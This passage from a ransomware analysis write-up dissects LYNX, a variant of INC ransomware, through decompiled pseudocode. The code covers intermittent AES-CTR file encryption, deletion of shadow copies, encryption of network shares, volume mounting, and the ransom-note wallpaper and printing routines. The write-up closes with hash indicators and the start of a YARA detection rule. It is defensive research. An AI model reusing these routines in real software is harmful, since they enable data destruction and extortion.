as mentioned above the switch_value is set to 2, so we start explaning case 2.

```
  v1 = lpThreadParameter;
LABEL_2:
  v2 = WriteFile;
  while ( 1 )
  {
    do
    {
LABEL_3:
      v3 = !GetQueuedCompletionStatus(v1, &NumberOfBytesTransferred, &CompletionKey, &Overlapped, 0xFFFFFFFF);
      v1 = lpThreadParameter;
    }
    while ( v3 );
    v4 = Overlapped;
    v27 = Overlapped;
    switch ( Overlapped->switch_value )
    {
```

Case 2 :

The function checks if the read_counter is equal to 0.

read_counter is used to count how many blocks are read/encrypted.

which leaves us with 2 cases:

1 – read_counter = 0 indicates that this is our first block to read/encrypt.

It doesn’t evaluate next_enc_block_offset.

2 – read_counter != 0 indicates that it’s not the first block to read/encrypt.

if it’s not the first block to be encrypt, next_enc_block_offset is evaluated, next_enc_block_offset is used to indicate where the next block to be encrypted .

Example:

the malware encrypt 1MB at the start of the file and then encrypt 1MB starting at 6MB , so it skips 5MB every time.

It also write the marker at the end of the file.

```
case 2u:
  v3 = Overlapped->read_counter == 0;
  Overlapped->offset = Overlapped->filesize;
  Offset = v4->Offset;
  v4->switch_value = 0;
  v4->OffsetHigh = Offset;
  if ( !v3 )
    *&v4->next_enc_block_offset += 6 * v4->enc_block_size;
  WriteFile(v4->hFile, &v4->marker, 0x74u, 0, v4);// write the marker at the end of the file
  v1 = lpThreadParameter;
  goto LABEL_3;
case 3u:
```

Case 0 :

The function checks if the next_enc_block_offset is bigger than the filesize which means there is no more data to encrypt, and that the read_counter not equal to 0 and that means it's not our first encryption block.
if so it then sets switch_code to 3 (case 3 – ends the encryption – no more data to encrypt).

if not then there are more data to be encrypt.

```
switch ( Overlapped->switch_value )
{
  case 0u:
    OffsetHigh = Overlapped->filesize;
    InternalHigh = Overlapped->zero;
    Internal = Overlapped->next_enc_block_offset;// check if there is more data to read
    if ( (Overlapped->enc_block_size + 5 * Overlapped->enc_block_size + __PAIR64__(InternalHigh, Internal)) >= *&Overlapped->filesize
      && Overlapped->read_counter )
    {                                   // write marker at the end of the file
      v24 = Overlapped;
      Overlapped->OffsetHigh = Overlapped->Offset;
      hFile = v4->hFile;
      v4->offset = OffsetHigh;
      v2 = WriteFile;
      v4->switch_value = 3;
      WriteFile(hFile, &v4->marker, 0x74u, 0, v24);
      v1 = lpThreadParameter;
      goto LABEL_3;
    }                                   //
                                        // read more data to be encrypted
    v25 = Overlapped;
    v23 = Overlapped->enc_block_size;
    Overlapped->offset = Internal;
    lpBuffer = v4->lpBuffer;
    v4->OffsetHigh = InternalHigh;
    v21 = v4->hFile;
    v4->switch_value = 1;
    ReadFile(v21, lpBuffer, v23, 0, v25);
    v1 = lpThreadParameter;
    goto LABEL_2;
  case 1u:
```

Case 1 :

the condition aims to determine how many bytes will be read/encrypted.
let's break it down with example.

```
case 1u:
  lpNumberOfBytesWritten = Overlapped->lpNumberOfBytesWritten;
  nNumberOfBytesToWrite = lpNumberOfBytesWritten;
  if ( *&Overlapped->next_enc_block_offset - *&Overlapped->filesize + lpNumberOfBytesWritten == 116i64 )
  {
    nNumberOfBytesToWrite = lpNumberOfBytesWritten - 116;
    lpNumberOfBytesWritten -= 116;
  }
  ++Overlapped->read_counter;             // read_counter indicates the number of blocks read/encrypted
  p_roundKeys = &v4->roundKeys;
  v10 = v4->lpBuffer;
  v11 = 0;
  v4->switch_value = 2;
  v12 = 16;
  if ( !nNumberOfBytesToWrite )
    goto LABEL_22;
  file_data = v10;
  break;
case 2u:
```

let’s assume we have 6.5 MB of data to be encrypted, remember that there is a marker written at the end of the file (case 2)so it will be 6.5MB + 0x74 bytes.

The first 1MB will be encrypted normally, and then it start encrypting starting from 6MB which is only the last 0.5MB but the malware reads 1MB each time so it will read 0.5 MB + 0x74 byteS (which we don’t want it to be encrypted).

The condition is trying to know how to get the right size of data to be written.


it’s doing a simple math: lpNumberOfBytesRead + next_enc_block_offset – filesize which for the given example would be:

lpNumberOfBytesRead = 0.5MB + 0x74 bytes

next_enc_block_offset = 6MB

filesize = 6.5 MB

so the result is 0x74 , if the the result is equal to 0x74 it will basically subtract the marker size from lpNumberOfBytesRead and assign that to lpNumberOfBytesWritten, lpNumberOfBytesWritten = 0.5 MB which is what we want.



It then increments the read_counter, which tracks how many blocks of data have been read to be encrypted. The AES-CTR round keys are prepared to encrypt the data.

Case 3 :

It renames the encrypted file to its final name and close all open handles.

```
case 3u:
  CloseHandle(Overlapped->hFile);
  _InterlockedDecrement(&dword_429330);
  MoveFileExW(v4->filename, v4->lpNewFileName, 9u);// MOVEFILE_REPLACE_EXISTING|MOVEFILE_WRITE_THROUGH
  free(v4->filename);
  free(v4->lpNewFileName);
  v26 = v4->lpBuffer;
  ProcessHeap = GetProcessHeap();
  HeapFree(ProcessHeap, 0, v26);
  free(v4);
  v1 = lpThreadParameter;
  goto LABEL_3;
```


AES-CTR Encryption resulting keystream is XORed with the plaintext data to produce ciphertext.

The nonce is incremented after each block to ensure a unique keystream for each block.

The encrypted data is written back to the file.

```
    do
    {
      if ( v12 == 16 )
      {
        nonce = *(p_roundKeys + 11);            // ida is just crazy , it should be nonce = v4->IV
        sub_401110(&nonce, p_roundKeys);
        v14 = 15;
        v15 = p_roundKeys + 191;
        while ( *v15 == 0xFF )
        {
          *v15-- = 0;
          if ( --v14 < 0 )
            goto LABEL_19;
        }
        *(p_roundKeys + v14 + 176) = *v15 + 1;  // increase counter by 1
LABEL_19:
        nNumberOfBytesToWrite = lpNumberOfBytesWritten;
        v12 = 0;
      }
      keystream = *(&nonce + v12++);
      file_data[v11++] ^= keystream;            // file encryption
    }
    while ( v11 < nNumberOfBytesToWrite );
    v4 = v27;
LABEL_22:
    v2 = WriteFile;
    WriteFile(v4->hFile, v4->lpBuffer, nNumberOfBytesToWrite, 0, v4);
    v1 = lpThreadParameter;
  }
}
```

The function workflow is as the following:



Delete Shadow Copies Function

The enc_del_shadow_copies function attempts to delete shadow copies on all available drives and then proceeds to enumerate directories and encrypt them , it although encrypt network shares if the encrypt_network_flag is set.

The function iterates over each possible drive letter (‘A’ to ‘Z’) and uses GetDriveTypeW to determine if the drive is removable, fixed, or remote.

It ignores drives that are not of these types, such as CD-ROM drives or non-existent drives.

CreateFileW is called with paths in the format \\?\A:\ to create file handles for each drive.

The prefix \\?\ instructs the Windows API to treat the path as a literal string and bypass normal path parsing rules, allowing the application to work with paths longer than MAX_PATH and to include special characters.

The string A: specifies the drive letter, and the :\ following the drive letter indicates the root directory of that drive.

It attempts to delete shadow copies using DeviceIoControl with the control code 0x53C028 (IOCTL_VOLSNAP_SET_MAX_DIFF_AREA_SIZE), setting the maximum size to 1.

The function enumerates each available drive to be encrypted.

```
v0 = 'A';
v1 = 0;
v2 = 'A';
do
{
  ProcessHeap = GetProcessHeap();
  lpParameter = HeapAlloc(ProcessHeap, 0, 0x1Cu);
  *lpParameter = 0;
  lpParameter[2] = 0;
  *(lpParameter + 6) = 0;
  lstrcpyW(lpParameter, L"\\\\?\\");
  lpParameter[4] = v0;
  lstrcpyW(lpParameter + 5, L":\\");
  RootPathName = v0;
  v18 = 0;
  v17 = '\\\0:';
  result = GetDriveTypeW(&RootPathName);
  if ( result == DRIVE_REMOVABLE || result == DRIVE_FIXED || result == DRIVE_REMOTE )
  {
    if ( verbose_flag )
      printf(L"[+] Found drive: %s\n", lpParameter);
    *FileName = '\\\0\\';
    v20 = '\\\0.';
    v21 = v0;
    v22 = 58;
    memset(InBuffer, 0, sizeof(InBuffer));
    v14 = 1;
    v15 = 0;
    FileW = CreateFileW(FileName, 0x12019Fu, 3u, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    hObject = FileW;
    if ( FileW == -1 )
    {
      if ( verbose_flag )
      {
        LastError = GetLastError();
        FormatMessageW(0x1200u, 0, LastError, 0x409u, Buffer, 0x100u, 0);
        printf(L"[-] Couldn't delete shadow copies from %c:/: %s\n", v2, Buffer);
      }
    }
    else
```

```
      }
    }
    else
    {
      if ( DeviceIoControl(FileW, 0x53C028u, InBuffer, 0x18u, 0, 0, &BytesReturned, 0) )// IOCTL_VOLSNAP_S
      {
        if ( verbose_flag )
          printf(L"[+] Successfully delete shadow copies from %c:/\n", v2);
      }
      else if ( verbose_flag )
      {
        v7 = GetLastError();
        FormatMessageW(0x1200u, 0, v7, 0x409u, Buffer, 0x100u, 0);
        printf(L"[-] Couldn't delete shadow copies from %c:/: %s\n", v2, Buffer);
      }
      CloseHandle(hObject);
    }
    result = CreateThread(0, 0, wrap_enum_dir, lpParameter, 0, 0);
    hHandle[v1++] = result;
  }
  ++v0;
  ++v2;
}
while ( v0 <= 0x5Au );
for ( i = 0; i < v1; ++i )
  result = WaitForSingleObject(hHandle[i], 0xFFFFFFFF);
if ( encrypt_network_flag )
  return enc_shared_folders(0);
return result;
```

Encrypt Shared Folders Function

This function enumerates network shares, processes each shared folder found, and handles nested resources recursively.

WNetOpenEnumW is called to start the enumeration of network resources. It uses RESOURCE_GLOBALNET to enumerate all network resources, RESOURCETYPE_ANY to include all types of resources, and 0x13u for additional options.

WNetEnumResourceW is called in a loop to enumerate network resources. It populates the currentResource buffer with resource information and updates cCount with the number of resources.

For each resource, the loop iterates over the currentResource array.

If the resource’s display type is RESOURCEDISPLAYTYPE_SHARE, it indicates a shared folder.

enum_dir is called to process the directory corresponding to the shared folder.

If the resource has a scope indicating it is a container (RESOURCEUSAGE_CONTAINER), enc_shared_folders is called recursively to enumerate its contents.

RESOURCEUSAGE_CONTAINER means that this resource is a container and can be further enumerated to find additional resources inside it.

This is commonly seen in network domains, servers, or other hierarchical structures in network environments.

```
dwBytes = 0x4000;
cCount = -1;
result = WNetOpenEnumW(RESOURCE_GLOBALNET, RESOURCETYPE_ANY, 0x13u, netResource, &hEnum);
if ( !result )
{
  ProcessHeap = GetProcessHeap();
  v3 = HeapAlloc(ProcessHeap, 0, dwBytes);
  currentResource = v3;
  if ( v3 )
  {
    memset(v3, 0, dwBytes);
    while ( !WNetEnumResourceW(hEnum, &cCount, currentResource, &dwBytes) )
    {
      v5 = 0;
      if ( cCount )
      {
        v6 = &currentResource->dwUsage;
        do
        {
          if ( currentResource->dwDisplayType == RESOURCEDISPLAYTYPE_SHARE )
          {
            lstrcpyW(String1, v6->dwDisplayType);
            lstrcatW(String1, L"\\");
            if ( verbose_flag )
              printf(L"[+] Found share: %s\n", String1);
            enum_dir(String1);
          }
          if ( (v6->dwScope & RESOURCEUSAGE_CONTAINER) != 0 )
            enc_shared_folders((v6 - 12));
          ++v5;
          ++v6;
        }
        while ( v5 < cCount );
      }
    }
    v7 = GetProcessHeap();
    HeapFree(v7, 0, currentResource);
  }
  return WNetCloseEnum(hEnum);
}
```

Mount Volume Function

The function mounts all available volumes to specific drive letters, ensuring that no drive letters are already occupied. It iterates through an array of drive letters, identifying unoccupied ones indicated by the DRIVE_NO_ROOT_DIR status.

Using FindFirstVolumeW and FindNextVolumeW, the function iterates through all volumes.

It then mounts each volume to an available drive letter from the lpszVolumeMountPoint array using SetVolumeMountPointW.

This process ensures that every drive is mounted, making it possible for them to be encrypted.

```
lpRootPathName[24] = L"N:\\";
lpRootPathName[25] = L"M:\\";
cchReturnLength = 0;
do
{
  v2 = lpRootPathName[v1];
  if ( GetDriveTypeW(v2) == DRIVE_NO_ROOT_DIR )
    lpszVolumeMountPoint[++v0] = v2;
  ++v1;
}
while ( v1 < 26 );
szVolumePathNames[0] = 0;
ProcessHeap = GetProcessHeap();
result = HeapAlloc(ProcessHeap, 0, 0x10000u);
v5 = result;
if ( result )
{
  memset(result, 0, 0x8000u);
  FirstVolumeW = FindFirstVolumeW(v5, 0x8000u);
  v6 = FirstVolumeW;
  do
  {
    if ( !v0 )
      break;
    if ( GetVolumePathNamesForVolumeNameW(v5, szVolumePathNames, 0x78u, &cchReturnLength)
      && lstrlenW(szVolumePathNames) == 3 )
    {
      szVolumePathNames[0] = 0;
    }
    else
    {
      v7 = lpszVolumeMountPoint[v0--];
      if ( SetVolumeMountPointW(v7, v5) )
      {
        if ( verbose_flag )
          printf(L"\t[+] Mounted % s\n", v7);
      }
      else if ( verbose_flag )
      {
        LastError = GetLastError();
        FormatMessageW(0x1200u, 0, LastError, 0x409u, Buffer, 0x100u, 0);
        printf(L"\t[-] Failed to mount %s: %s", v7, Buffer);
      }
      v6 = FirstVolumeW;
    }
  }
  while ( FindNextVolumeW(v6, v5, 0x8000u) );
  FindVolumeClose(v6);
  v9 = GetProcessHeap();
```

Change Background Function

It creates a temporary image file named “background-image.jpg” in the temp folder. This file contains the ransom note as an image and sets it as the desktop wallpaper.

```
v0 = ransom_note;
GetTempPathW(0x104u, Buffer);
lstrcatW(Buffer, L"\\background-image.jpg");
v15 = 4 * lstrlenA(v0) + 4;
ProcessHeap = GetProcessHeap();
v2 = HeapAlloc(ProcessHeap, 0, v15);
v3 = v2;
lpString = v2;
if ( !v2 )
  return GetLastError();
lstrcpyA(v2, v0);
h = CreateFontW(18, 0, 0, 0, 400, 0, 0, 0, 1u, 2u, 0, 0, 0, L"Fixedsys");
hDC = GetDC(0);
hdc = CreateCompatibleDC(hDC);
SelectObject(hdc, h);
v4 = lstrlenA(v3);
GetTextExtentPoint32A(hdc, v3, v4, &psizl);
psizl.cx = (psizl.cx + 3) & 0xFFFFFFFC;
SystemMetrics = GetSystemMetrics(0);
v6 = GetSystemMetrics(1);
ho = CreateCompatibleBitmap(hdc, SystemMetrics, v6);
SelectObject(hdc, ho);
SetTextColor(hdc, 0xFFFFFFu);
SetBkMode(hdc, 2);
SetBkColor(hdc, 0);
rc.right = SystemMetrics;
v7 = lpString;
rc.top = 0;
rc.left = 0;
rc.bottom = v6;
v8 = lstrlenA(lpString);
DrawTextA(hdc, lpString, v8, &rc, 0x219u);    // DT_CENTER | DT_VCENTER | DT_SINGLELINE
bmfh.bfType = 0x4D42;
bmfh.bfSize = 0;
*&bmfh.bfReserved1 = SM_CXSCREEN;
bmfh.bfOffBits = 54;
cy = 40;
```

```
nNumberOfBytesToWrite[0] = 0;
nNumberOfBytesToWrite[2] = 0;
nNumberOfBytesToWrite[3] = 0;
*&pbmi.bmiHeader.biSize = *&cy;
nNumberOfBytesToWrite[1] = 2 * screenWidth * screenHeight;
v31 = 0i64;
*&pbmi.bmiHeader.biCompression = *nNumberOfBytesToWrite;
*&pbmi.bmiHeader.biClrUsed = 0i64;
lpStringa = CreateCompatibleDC(hDC);
v9 = CreateDIBSection(hdc, &pbmi, 0, &ppvBits, 0, 0);
if ( !v9
  || (SelectObject(lpStringa, v9),
      BitBlt(lpStringa, 0, 0, screenWidth, screenHeight, hdc, 0, 0, 0xCC0020u),
      ReleaseDC(0, hDC),
      FileW = CreateFileW(Buffer, 0x40000000u, 0, 0, 2u, 0x80u, 0),
      lpStringb = FileW,
      FileW == -1) )
{
  v10 = GetProcessHeap();
  HeapFree(v10, 0, v7);
  return GetLastError();
}
NumberOfBytesWritten = 0;
WriteFile(FileW, &bmfh, 0xEu, &NumberOfBytesWritten, 0);
WriteFile(lpStringb, &cy, 0x28u, &NumberOfBytesWritten, 0);
WriteFile(lpStringb, ppvBits, nNumberOfBytesToWrite[1], &NumberOfBytesWritten, 0);
CloseHandle(lpStringb);
DeleteObject(ho);
DeleteDC(hdc);
DeleteObject(h);
v13 = GetProcessHeap();
HeapFree(v13, 0, v7);
RegOpenKeyW(HKEY_CURRENT_USER, L"Control Panel\\Desktop", &phkResult);
if ( !phkResult )
  return GetLastError();
v14 = lstrlenW(Buffer);
RegSetValueExW(phkResult, L"Wallpaper", 0, 1u, Buffer, 2 * v14 + 2);
RegCloseKey(phkResult);
SystemParametersInfoW(0x14u, 0, Buffer, 3u);
```

Print Ransom Note Function

The function enumerates every printer connected to the system and sends the ransom note to be printed.

EnumPrintersW is called to retrieve the list of printers.

It iterates through each printer, skipping “Microsoft Print to PDF” and “Microsoft XPS Document Writer”.

For each remaining printer, it uses StartDocPrinterW to start the document and StartPagePrinter to start a page.

Finally, it uses WritePrinter to send the ransom note to the printer.

```
result = EnumPrintersW(2u, 0, 2u, v0, pcbNeeded, &pcbNeeded, &pcReturned);
if ( verbose_flag )
  result = printf_0("[+] Count of printers: %d\n", pcReturned);
v7 = 0;
if ( pcReturned )
{
  p_pPrinterName = &v0->pPrinterName;
  do
  {
    if ( !lstrcmpiW(*p_pPrinterName, L"Microsoft Print to PDF")
      || !lstrcmpiW(*p_pPrinterName, L"Microsoft XPS Document Writer")
      || !OpenPrinterW(*p_pPrinterName, &phPrinter, 0) )
    {
      goto LABEL_20;
    }
    pDocInfo.pDocName = L"My Document";
    pDocInfo.pOutputFile = 0;
    pDocInfo.pDatatype = L"RAW";
    started = StartDocPrinterW(phPrinter, 1u, &pDocInfo);
    v6 = phPrinter;
    if ( started )
    {
      if ( !StartPagePrinter(phPrinter) )
        goto LABEL_13;
      printf(L"[*] Sending note to printer: %s...\n", *p_pPrinterName);
      v4 = lstrlenA(lpString);
      if ( !WritePrinter(phPrinter, lpString, v4, &pcWritten) )
      {
        EndPagePrinter(phPrinter);
        EndDocPrinter(phPrinter);
        ClosePrinter(phPrinter);
        goto LABEL_20;
      }
      if ( !EndPagePrinter(phPrinter) )
      {
LABEL_13:
        EndDocPrinter(phPrinter);
```

IDA IDB

You can take a look at the IDA IDB for more details here.

Indicators Of Compromise

You can find all IOCs and links to the latest version of the detection rules here.

LYNX hashes:

- eaa0e773eb593b0046452f420b6db8a47178c09e6db0fa68f6a2d42c3f48e3bc
- 571f5de9dd0d509ed7e5242b9b7473c2b2cbb36ba64d38b32122a0a337d6cf8b
- b378b7ef0f906358eec595777a50f9bb5cc7bb6635e0f031d65b818a26bdc4ee
- ecbfea3e7869166dd418f15387bc33ce46f2c72168f571071916b5054d7f6e49
- 85699c7180ad77f2ede0b15862bb7b51ad9df0478ed394866ac7fa9362bf5683

INC hashes:

- 64b249eb3ab5993e7bcf5c0130e5f31cbd79dabdcad97268042780726e68533f
- 508a644d552f237615d1504aa1628566fe0e752a5bc0c882fa72b3155c322cef
- 7f104a3dfda3a7fbdd9b910d00b0169328c5d2facc10dc17b4378612ffa82d51
- 1754c9973bac8260412e5ec34bf5156f5bb157aa797f95ff4fc905439b74357a
- d147b202e98ce73802d7501366a036ea8993c4c06cdfc6921899efdd22d159c6
- 05e4f234a0f177949f375a56b1a875c9ca3d2bee97a2cb73fc2708914416c5a9

- fef674fce37d5de43a4d36e86b2c0851d738f110a0d48bae4b2dab4c6a2c373e
- 36e3c83e50a19ad1048dab7814f3922631990578aab0790401bc67dbcc90a72e
- 869d6ae8c0568e40086fd817766a503bfe130c805748e7880704985890aca947
- ee1d8ac9fef147f0751000c38ca5d72feceeaae803049a2cd49dcce15223b720
- f96ecd567d9a05a6adb33f07880eebf1d6a8709512302e363377065ca8f98f56
- 3156ee399296d55e56788b487701eb07fd5c49db04f80f5ab3dc5c4e3c071be0
- fcefe50ed02c8d315272a94f860451bfd3d86fa6ffac215e69dfa26a7a5deced
- 11cfd8e84704194ff9c56780858e9bbb9e82ff1b958149d74c43969d06ea10bd
- 02472036db9ec498ae565b344f099263f3218ecb785282150e8565d5cac92461
- e17c601551dfded76ab99a233957c5c4acf0229b46cd7fc2175ead7fe1e3d261
- 9ac550187c7c27a52c80e1c61def1d3d5e6dbae0e4eaeacf1a493908ffd3ec7d
- ca9d2440850b730ba03b3a4f410760961d15eb87e55ec502908d2546cd6f598c
- 1a7c754ae1933338c740c807ec3dcf5e18e438356990761fdc2e75a2685ebf4a
- a5925db043e3142e31f21bc18549eb7df289d7c938d56dffe3f5905af11ab97a
- 7ccea71dcec6042d83692ea9e1348f249b970af2d73c83af3f9d67c4434b2dd0
- 5a8883ad96a944593103f2f7f3a692ea3cde1ede71cf3de6750eb7a044a61486
- 1a7c754ae1933338c740c807ec3dcf5e18e438356990761fdc2e75a2685ebf4a
- 463075274e328bd47d8092f4901e67f7fff6c5d972b5ffcf821d3c988797e8e3

Key	**Description**
Ransomware Note Name	README.txt
Extension	.lynx
ECC	Curve25519
Encryption	AES_CTR
Background image	background-image.jpg

Detection

Yara

```
rule MAL_RANSOM_INC_Aug24 {
   meta:
      author = "X__Junior"
      description = "Detects INC ransomware and it's variants like Lynx"
      reference1 = "https://x.com/rivitna2/status/1817681737251471471"
      reference2 = "https://twitter.com/rivitna2/status/1701739812733014313"
      date = "2024-08-08"
      hash1 = "eaa0e773eb593b0046452f420b6db8a47178c09e6db0fa68f6a2d42c3f48e3bc" // LYNX
      hash2 = "1754c9973bac8260412e5ec34bf5156f5bb157aa797f95ff4fc905439b74357a" // INC
      score = 80
```

